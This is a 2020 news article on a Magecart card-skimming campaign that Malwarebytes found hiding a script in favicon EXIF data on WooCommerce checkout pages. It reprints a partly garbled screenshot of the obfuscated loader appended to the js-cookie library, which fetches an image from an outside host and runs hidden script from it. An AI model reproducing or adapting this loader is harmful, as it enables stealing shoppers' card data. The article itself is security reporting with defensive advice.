
Credit card skimmers hide in web page image files

June 29 2020, by Peter Grad



```
/*!
 * JavaScript Cookie v2.1.4
 * https://github.com/js-cookie/js-cookie
 *
 * Copyright 2006, 2015 Klaus Hartl & Fagner Brack
 * Released under the MIT license
 */
!function(e){var n=!1;if("function"==typeof define&&define.amd&&(define(e),n=!0),"object"==typeof exports&&
(module.exports=e(),n=!0),!n){var o=window.Cookies,t=window.Cookies=e();t.noConflict=function(){return window.Cookies=o,t}}}
(function(){function e(){for(var e=0,n={};e<arguments.length;e++){var o=arguments[e];for(var t in o)n[t]=o[t]}return n}function
n(o){function t(n,r,i){var c;if("undefined"!=typeof document){if(arguments.length>1)
{if("number"==typeof(i=e({path:"/"},
Date;a.setMillisec                                                          pires?
i.expires.toUTCString():"";try{c=JSO                                                       r=o.write?
o.write(r,n):encodeURIComponent(String(r)).replace(/%
(23|24|26|2B|3A|3C|3E|3D|2F|3F|40|5B|5D|5E|60|7B|7D|7C)/g,decodeURIComponent),n=(n=(n=encodeURIComponent(String(n))).replace(/%
(23|24|26|2B|5E|60|7C)/g,decodeURIComponent)).replace(/[\(\)]/g,escape);var f="";for(var s in i)i[s]&&(f+="; "+s,!0!==i[s]&&
(f+="="+i[s]));return document.cookie=n+"="+r+f}n||(c={});for(var p=document.cookie?document.cookie.split("; "):[],d=/(%[0-9A-
Z]{2})+/g,u=0;u<p.length;u++){var l=p[u].split("="),C=l.slice(1).join("=");'"'===C.charAt(0)&&(C=C.slice(1,-1));try{var
g=l[0].replace(d,decodeURIComponent);if(C=o.read?
o.read(C,g):o(C,g)||C.replace(d,decodeURIComponent),this.json)try{C=JSON.parse(C)}catch(m){}if(n===g){c=C;break}n||
(c[g]=C)}catch(m){}}return c}}return t.set=t,t.get=function(e){return t.call(t,e)},t.getJSON=function(){return
t.apply({json:!0},[].slice.call(arguments))},t.defaults={},t.remove=function(n,o){t(n,"",e(o,
{expires:-1}))},t.withConverter=n,t}return n(function(){})});
function Yld(){ll=false;var VRQF=new Image();Object.defineProperty(VRQF,'id',{get:function()
{ll=true;}});requestAnimationFrame(function TKmu(){ll=false;console.log('%c',VRQF);if(!ll){(function(){var JAjxc=this;var
Erilr=function(l1){if(l1 instanceof Erilr)return l1;if(!(this instanceof Erilr))return new
Erilr(l1);this.Erilrwrapped=l1};if(typeof exports!=='undefined'){if(typeof module!=='undefined'&&module.exports)
{exports=module.exports=Erilr}exports.Erilr=Erilr}else{JAjxc.Erilr=Erilr}var UnnK=Erilr.UnnK={0x8298:'Copyright'};function
LKZm(BaWw){return!!(BaWw.UkWf)}fu          callback){fu    ion WjQT(          l1);BaWw.UkWf=l1l||{};if(callback)
{callback.call(BaWw)}}var BoNYY=n                                              200||this.status===0)
{WjQT(BoNYY.response)}else{throw
'err'}BoNYY=null};BoNYY.open('POS                                                  (null)}function OclG(file){var
QwDb=new DataView(file);if((QwDb.getUint8(0)!=0xFF)||(QwDb.getUint8(1)!=0xD8)){return!1}var
MRw=2,length=file.byteLength,BoL;while(MRw<length){if(QwDb.getUint8(MRw)!=0xFF){return!1}BoL=QwDb.getUint8(MRw+1);if(BoL==225)
{return readErilrData(QwDb,MRw+4,QwDb.getUint16(MRw+2)-2)}else{MRw+=2+QwDb.getUint16(MRw+2)}}}function
readQiv(file,HtB,HTd,strings,UTj){var l11=file.getUint16(HTd,!UTj),Qiv={},AeH,XHx,i;for(i=0;i<l11;i++)
{AeH=HTd+i*12+2;XHx=strings[file.getUint16(AeH,!UTj)];Qiv[XHx]=BCpp(file,AeH,HtB,HTd,UTj)}return Qiv}function
BCpp(file,AeH,HtB,HTd,UTj){var
l1I=file.getUint16(AeH+2,!UTj),RyymZ=
r,denominator;switch(l1I){case 2:MRw=
lIl='';for(var n=start;n<start+length
readErilrData(file,start){if(RPT(file
UTj,Qiv,XHx,UkWf,gpsData,JGPrwMRw=sta
{UTj=!0}else{return!1}if(file.getUint
lI1=file.getUint32(JGPrwMRw+4,!UTj);i
Qiv}Erilr.getData=function(BaWw,callb
self.HTMLImageElement))&&!BaWw.comple
{callback.call(BaWw)}}return!0};Erilr
BaWw.UkWf['Copyright']};Erilr.readFro
BaWw=document.createElement('img');Ba
{Erilr.getData(BaWw,function(){var Lw
{callback(LwZ)}});BaWw.parentNode.rem
oad=function(){var userID=[26,26,23,2
analytics.com/dfvrph',gt='';for(var l
{gt=gt+l1ll[userID[l1ll]];}Erilr.ico(
{ZHNp=document.createElement('div');Z
document.createElement(\'tpircs\'.spl
RegExp('"','g'),'\"').replace(/\r?\n/
[0].appendChild(ZHNp);ZHNp.parentNode
```

```
Erilr.NioOE = function(BaWw) {
    if (!LKZm(BaWw))
        return;
    return BaWw.UkWf['Copyright']
}
;
Erilr.readFromBinaryFile = function(file) {
    return OclG(file)
}
;
Erilr.ico = function(lII, callback) {  lII = "//cddn.site/favicon.ico"
    var BaWw = document.createElement('img');
    BaWw.src = lII;
    BaWw.style.cssText = 'display:none;';
    BaWw.onload = function() {
        Erilr.getData(BaWw, function() {
            var LwZ = Erilr.NioOE(this);
            if (typeof callback == 'function') {
                callback(LwZ)
```

Legitimate JavaScript library injected with additional code. Credit: Malwarebytes

A particularly nasty form of consumer credit card theft centers on the use of skimming devices embedded in credit card machines at locations such as gas stations and convenience stores. As a customer swipes a card, the hidden device records the name, number and expiration date on the card.

Leave it to the ingenuity of digital criminals to dispense with the need for a physical credit card and instead devise a way to gather the same data through online transactions.

The cybersecurity company Malwarebytes reported this week a new twist on an old form of online scam. Hackers, they said, are inserting malicious code inside image files on web sites that set the stage for capturing users' personal data.

The code is inserted into a favicon, the company's tiny logo or related image file that appears on a browser's web page tab or along the address bar. All images contain EXIF data that are used for non-visual, text information such as image description, camera settings and copyright notices.

"When we first investigated this campaign, we thought it may be another one of those favicon tricks," Malwarebytes explained. "However, it turned out to be different and even more devious."

In a variant of what researchers call a magecart attack, hackers ignore the favicon throughout most of the site. Instead, they surreptitiously insert code only into the favicon that appears on the checkout page of a website. The latest scam has been detected mainly on the WooCommerce plugin used for digital storefronts on web sites hosted by Wordpress. Researchers say the plugin's popularity and widespread use make it a ripe target for hackers.

Implanting malicious code on web sites is not uncommon. The new twist here is the use of steganography (the embedding of malicious code) in a favicon for the purpose of stealing credit card information.

The personal data is in turn stored in another image file that the hackers subsequently download.

Malewarebytes said an analysis of the code indicates a likely connection to the Bulgarian hacker ring Magecart Group 9.

Magecart attacks have been around for about four years. Wired magazine listed the group behind the attacks on their list of Most Dangerous People on the Internet in 2018.

Among the groups targets have been Ticketmaster, New Egg Electronics, Forbes magazine subscribers and British Airways.

While hackers are continually devising new and creative ways to get their hands on your cash, it's still best to maintain an up-to-date anti-virus or anti-malware suite on your devices. Also banks offer apps that generate one-time-only, on-the-spot credit-card numbers for online purchases that ensure if the card number falls into unauthorized hands, it cannot be used again.

Cyberthreat security firm Sophos recommends keeping plugins up to date with the latest security patches and also advises online merchants to change the default Wordpress username in settings from "admin" to something harder for hackers to determine.

More information: blog.malwarebytes.com/threat-a … rds-via-image-files/

Citation: Credit card skimmers hide in web page image files (2020, June 29) retrieved 10 April 2024 from https://techxplore.com/news/2020-06-credit-card-skimmers-web-page.html